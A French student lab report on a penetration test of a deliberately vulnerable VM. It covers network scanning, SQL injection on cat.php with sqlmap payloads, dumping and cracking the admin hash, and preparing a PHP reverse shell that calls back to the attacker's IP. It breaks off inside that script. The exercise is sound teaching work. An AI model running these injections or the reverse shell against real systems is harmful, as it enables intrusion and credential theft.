

TP4

Comme pour les autres TP, je commence d'abord par mettre en place un réseau NAT.

Importation des VM : OK

Mise en place d'un réseau NAT : OK

The screenshot shows the QEMU/KVM interface for managing network configurations. At the top, there are three tabs: "Host-only Networks", "NAT Networks", and "Cloud Networks". The "NAT Networks" tab is selected. Below the tabs, there is a table with one row, "NatNetwork-tp4", highlighted in blue. The columns in the table are "Name", "IPv4 Prefix", "IPv6 Prefix", and "DHCP Server". The "IPv4 Prefix" column shows "198.198.10.0/24" and the "DHCP Server" column shows "Enabled".

Below the table, there is a detailed configuration panel for the selected network. It has two tabs: "General Options" and "Redirection de ports", with "General Options" currently selected. The "Nom" field contains "NatNetwork-tp4", the "IPv4 Prefix" field contains "198.198.10.0/24", and there is a checked checkbox labeled "Enable DHCP".

Phase de Découverte

Lancement de la commande netdiscover pour scanner et lister les appareils connectés à un réseau LAN : sudo netdiscover -r 198.168.10.0/24



Comme pour le TP2, on va passer à la commande nmap pour cibler les 2 ip dans le but de voir les services et ports actifs sur chaque ip et identifier clairement la machine cible

On commence par l'ip :198.168.8.3

```
sudo nmap -sV -p- -vv --script=vulners 198.168.10.3 :
```


```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- -vv --script=vulners 198.168.10.3
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-06 07:50 EST
NSE: Loaded 47 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 07:50, 0.00s elapsed
Completed NSE at 07:50, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 07:50, 0.00s elapsed
Completed NSE at 07:50, 0.00s elapsed
Initiating ARP Ping Scan at 07:50
Scanning 198.168.10.3 [1 port]
Completed ARP Ping Scan at 07:50, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:50
Completed Parallel DNS resolution of 1 host. at 07:50, 0.05s elapsed
Initiating SYN Stealth Scan at 07:50
Scanning 198.168.10.3 [65535 ports]
Completed SYN Stealth Scan at 07:50, 1.42s elapsed (65535 total ports)
Initiating Service Stealth Scan at 07:50
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting NSE at 07:50
Completed NSE at 07:50, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 07:50
Completed NSE at 07:50, 0.00s elapsed
NSE: Starting runlevel 1 (of 2) scan.
Host is up, received arp-response (0.000063s latency).
Scanned at 2024-11-06 07:50:26 EST for 1s
All 65535 scanned ports on 198.168.10.3 are in ignored states.
Not shown: 65535 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:8A:9D:57 (Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 07:50
Completed NSE at 07:50, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 07:50
Completed NSE at 07:50, 0.00s elapsed
NSE: Starting runlevel 1 (of 2) scan.
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (3.670MB)

(kali㉿kali)-[~]
```

On ne voit pas quelque chose intéressant sur cet IP

Ensuite, on va cibler l'ip : 198.168.10.5



```
(kali㉿kali)-[~] $ sudo nmap -sV 198.168.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-06 07:51 EST
Nmap scan report for 198.168.10.5
Host is up (0.000125 latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:40:34:19 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

J'identifie 2 service, ssh et http, je refait un nmap plus poussé :

```
sudo nmap -sV -p- -vv --script=vulners 198.168.10.5
```

On a eu pas mal d'informations sur de possible vulnérabilités sur le port 80 (apache)

Je vais accéder au site 198.168.10.5:80




On va commencer par faire la commande nikto pour scanner ce service Web :

```
nikto -h 198.168.10.5:80
```

On a pas mal de ressources, notamment une page de connexion
</admin/login.php>


On va maintenant essayer de naviguer sur les tags de la page d'accueil du site.
on voit des requêtes get partir avec un id comme "queryParam" sur un fichier nommé cat.php



L'idée est d'essayer d'injecter du SQL via l'url :


l'url est : <http://198.168.10.5/cat.php?id=1>

Tenter de chercher sur une autre éventuelle colonne :



On va bien dans le retour qu'on peut accéder à la requête SQL (qui est un select)

On va essayer de provoquer une erreur de syntaxe, on rajoutant par exemple un caractère :



Comme ça on a clairement identifier le SGBD qui est : MySQL

Maintenant on va passer à l'étape de récolte d'information avec sqlmap

SQLMAP

On va commencer par essayer de récupérer les instances de base de données existante avec la commande qui va exploiter la faille:

```
sqlmap -u http://198.168.10.5/cat.php?id=1 --dbs
```

```
[08:13:26] [INFO] GET parameter 'id' is MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR) injectable
[08:13:26] [INFO] testing 'MySQL inline queries'
[08:13:26] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[08:13:26] [WARNING] time-based comparison required longer statistical model, please wait..... (done)
[08:13:26] [INFO] testing 'MySQL < 5.0.12 stacked queries (query SLEEP - comment)'
[08:13:26] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[08:13:26] [INFO] testing 'MySQL < 5.0.12 stacked queries (comment)'
[08:13:26] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[08:13:26] [INFO] testing 'MySQL > 5.0.12 time-based blind (query SLEEP)'
[08:13:26] [INFO] GET parameter 'id' is MySQL > 5.0.12 AND time-based blind (query SLEEP) injectable
[08:13:26] [INFO] testing 'MySQL < 5.0.12 time-based blind (query SLEEP)' appears to be MySQL > 5.0.12 AND time-based blind (query SLEEP) injectable
[08:13:26] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[08:13:26] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[08:13:26] [INFO] testing 'MySQL < 5.0.12 stacked queries (comment)'
[08:13:26] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[08:13:26] [INFO] GET parameter 'id' is Generic UNION query (NULL) - 1 to 20 columns injectable
[08:13:26] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:
```

Parameter: id (GET)

Type: time-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=1 AND 5614=5614

Type: error-based

Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: id=1 AND (SELECT 2477 FROM(SELECT COUNT(*),CONCAT(0x71,ELT(2477,2477,1)),0x71a6b7071,FLOOR(RAND(0)*2))x) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a

Type: time-based blind

Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1 AND (SELECT 9074 FROM (SELECT(SLEEP(5)))XmV)

Type: UNION query

Title: Generic UNION query (NULL) - 4 columns

Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x71,ELT(2477,2477,1),0x71a6b7071,FLOOR(RAND(0)*2))x) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a

[08:13:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux debian 6 (squeeze)
web server software: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL > 5.0.12
[08:13:40] [INFO] fetching database names
[*] available databases: [2]:
(*) information_schema
(*) photoblog
[08:13:40] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/198.168.10.5'
[*] ending @ 08:13:40 /2024-11-06/

On identifie 2 base de données, on va les explorer, on va surtout explorer la base de données "photoblog" ⇒ lien avec le titre du site

On va lister les tables de cette base :

```
sqlmap -u http://198.168.10.5/cat.php?id=1 -D photoblog --tables
```

```
[08:17:26] [INFO] resuming back-end DBMS 'mysql'
[08:17:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: AND boolean-based blind
Title: AND boolean-based blind - WHEREF or HAVING clause
Payload: id=1 AND 5614=5614

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 2477 FROM(SELECT COUNT(*),CONCAT(0x71,ELT(2477,2477,1)),0x71a6b7071,FLOOR(RAND(0)*2))x) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 9074 FROM (SELECT(SLEEP(5)))XmV)

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x71,ELT(2477,2477,1),0x71a6b7071,FLOOR(RAND(0)*2))x) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a

[08:17:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux debian 6 (squeeze)
web server software: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL > 5.0.12
[08:17:26] [INFO] fetching tables for database: 'photoblog'
Database: photoblog
[3 tables]
| categories |
| pictures   |
| users      |
|             |

[08:17:26] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/198.168.10.5'
[*] ending @ 08:17:26 /2024-11-06/
```

On identifie 3 tables (categories, pictures, users)

On va se concentrer sur users

```
sqlmap -u http://198.168.10.5/cat.php?id=1 -D photoblog -T users --columns
```

```
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:19:55 /2024-11-06/
[08:19:55] [INFO] resuming back-end DBMS "mysql"
[08:19:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5614=5614

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT COUNT(*),CONCAT(0x716271071,(SELECT (ELT(2477+2477,1))),0x717a6b7071,FLOOR(RAND(0)*2))x) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 9074 FROM (SELECT(SLEEP(5)))k0w1)

Type: UNION query
Title: generic UNION query (NULL) - 4 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162716b71,0x67655354d73794e577a7a6564524d61a849587470585a5076516459586653796d755941766c6454,0x717a6b7071),NULL-- -
[*] UNION query
[*] generic UNION query (NULL) - 4 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162716b71,0x67655354d73794e577a7a6564524d61a849587470585a5076516459586653796d755941766c6454,0x717a6b7071),NULL-- -
[*] [08:19:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
[*] [08:19:55] [INFO] fetching columns for table 'users' in database 'photoblog'
Database: photoblog
Table: users
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| id     | mediumint(9) |
| login  | varchar(50)  |
| password | varchar(50)  |
+-----+-----+
[*] [08:19:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/198.168.10.5'
[*] ending @ 08:19:55 /2024-11-06/

```

On a le champ id, login et password

Et maintenant on veut les données de cette table :

```
sqlmap -u http://198.168.10.5/cat.php?id=1 -D photoblog -T users --dump
```

```
File Action Terminal Emulator Use the command line
Payload: id=1 AND (SELECT 9074 FROM (SELECT(SLEEP(5)))k0w1)


[*] [08:21:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16
[*] [08:21:05] [INFO] fetching columns for table 'users' in database 'photoblog'
[*] [08:21:05] [INFO] recognized possible password hashes in column 'password'
[*] [08:21:05] [INFO] do you want to stop hashing and write raw file for further processing with other tools [y/N] y
[*] [08:21:05] [INFO] writing hashes to raw file '/home/kali/.local/share/sqlmap/output/198.168.10.5/sqlmaphashes-qd197f62.txt'
[*] [08:21:05] [INFO] do you want to crack them via a dictionary-based attack? [Y/n/q] y
[*] [08:21:05] [INFO] using hash method 'md5_generic_passwd'
[*] [08:21:05] [INFO] using wordlist file to use
[1] default dictionary file '/usr/share/sqlmap/data-txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[*] [08:21:05] [INFO] using default dictionary
do you want to use common password suffixes? [slow] [y/N] n
[*] [08:21:05] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[*] [08:21:05] [INFO] starting 3 processes
[*] [08:21:05] [INFO] cracked password 'P4ssw0rd' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+-----+-----+
| id | login | password          |
+-----+-----+
| 1  | admin  | Befc310f9ab3efaea8d410a8e9166eb2 (P4ssw0rd) |
+-----+-----+
[*] [08:21:05] [INFO] table 'photoblog.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/198.168.10.5/dump/photoblog/users.csv'
[*] [08:21:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/198.168.10.5'
[*] ending @ 08:21:05 /2024-11-06/

```

On a trouver l'utilisateur admin, grace à un dictionnaire par défaut de sqlmap, on a peu déchiffrer et trouver le mot de passe qui est : P4ssw0rd

On va se connecter via la page de login pour voir si on a bien réussi :



On tombe sur une interface qui nous donne la possibilité d'envoyer des photos (pictures), potentiellement on peut injecter des script pour avoir un shell

On va utiliser un script mis à disposition par kali linux, dans le répertoire :

/usr/share/webshells/php

On va utiliser un reverse shell, le fichier : php-reverse-shell.php

Pour y arriver, on va modifier le fichier pour mettre notre adresse IP, et un port d'ecouter, sur lequel on va écouter avec netcat :

The screenshot shows a terminal window titled "TerminalEmulator" running on Kali Linux. The command entered is "php-reverse-shell.php". The output displays the source code of the exploit script, which is a PHP file designed to establish a reverse shell. The script includes comments explaining its purpose, such as connecting to a specific IP and port, and performing various system operations like setting environment variables and running shell commands. It also handles errors and provides usage instructions. The terminal window has a standard Linux interface with a title bar, menu bar, and a bottom row of icons.

```
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (Apache normally).
//
// limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonization (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.


set_time_limit(0);
$VERSION = "1.0";
$ip = "192.168.10.4"; // CHANGE THIS
$port = 1234; // CHANGE THIS
$timeout = 1000;
$write_a = null;
$read_a = null;
$socket_a = null;
$shell = "uname -a; w; id; /bin/sh -l";
$daemon = 0;
$debug = 0;

// Daemonise ourselves if possible to avoid zombies later
//

